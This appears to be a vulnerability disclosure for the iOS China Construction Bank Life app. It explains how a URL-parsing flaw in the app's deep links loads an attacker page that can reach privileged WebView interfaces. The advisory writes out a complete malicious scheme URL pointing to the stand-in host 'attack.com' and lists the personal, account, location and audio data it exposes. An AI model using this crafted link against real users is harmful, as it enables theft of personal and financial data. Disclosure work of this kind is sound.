


An information leak vulnerability in the iOS version of China Construction Bank Life app

Brief Description

CCB Life App is a mobile application developed by China Construction Bank, providing functions such as online transactions and online shopping. It ranks **No.13** in the **"Lifestyle"** category list on the App Store of the Chinese region and has **25,000 ratings**.





The iOS version of the China Construction Bank Life app supports opening web pages from external deep link URL (Scheme-customized URL). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found that **there lacks a proper domain name validation** when these interfaces are invoked.


Thus, an attacker can craft a **malicious Scheme-customized URL**. When clicked by the victim in a browser or another app, the URL can direct the victim to the China Construction Bank Life app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces and carry out malicious activities, such as **retrieving victim's personal information** (such as Name, National ID Number, Phone Number), **retrieving victim's account information** (such as UserID, AccountCredential), **retrieving victim's geolocation information**, **retrieving victim's device information** (such as IDFV, StepCount) and **recording victim's speech**.

Vulnerability Exploitation Process and Root Cause


The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **cloudapp://utils?t=1&target=url&ccbParam=https://res.yunbusiness.ccb.com:123@attack.com/ccblife/atkCCBLife.html**. Here, "**attack.com**" is a domain under the attacker's control.


When the victim clicks on this URL (*cloudapp://utils?t=1&target=url&ccbParam=https://res.yunbusiness.ccb.com:123@attack.com/iOSJS/ccblife/atkCCBLife.html*), it directs the victim to the China Construction Bank Life app. The app will check the URL of the webpage to be opened, which is *https://res.yunbusiness.ccb.com:123@attack.com/iOSJS/ccblife/atkCCBLife.html*. The app mistakenly takes *res.yunbusiness.ccb.com* as the domain name of the webpage, so it allows the webpage to be loaded in the webview; but in fact, according to the URL format specification, the content before @ will be treated as the user name (*res.yunbusiness.ccb.com*) and password (*123*), and the actual domain name is *attack.com*.

The app will then open the webpage **https://attack.com/iOSJS/ccblife/atkCCBLife.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces and carry out malicious activities, such as **retrieving victim's personal information** (such as Name, National ID Number, Phone Number), **retrieving victim's account information** (such as UserID, AccountCredential), **retrieving victim's geolocation information**, **retrieving victim's device information** (such as IDFV, StepCount) and **recording victim's speech**.





Impact of the Vulnerability

Scope of the vulnerability: China Construction Bank Life app iOS version 2.3.0.001 (the latest version as of 2024-11-05).

Consequences of the vulnerability: Information disclosure.

Download link for affected application:

📱 **CN:**

<https://apps.apple.com/cn/app/%E5%BB%BA%E8%A1%8C%E7%94%9F%E6%B4%BB/id1472477795>

📱 **US:**

<https://apps.apple.com/us/app/%E5%BB%BA%E8%A1%8C%E7%94%9F%E6%B4%BB/id1472477795>

Possible Countermeasures

Should implement proper domain name checks before the invocation of privileged interfaces.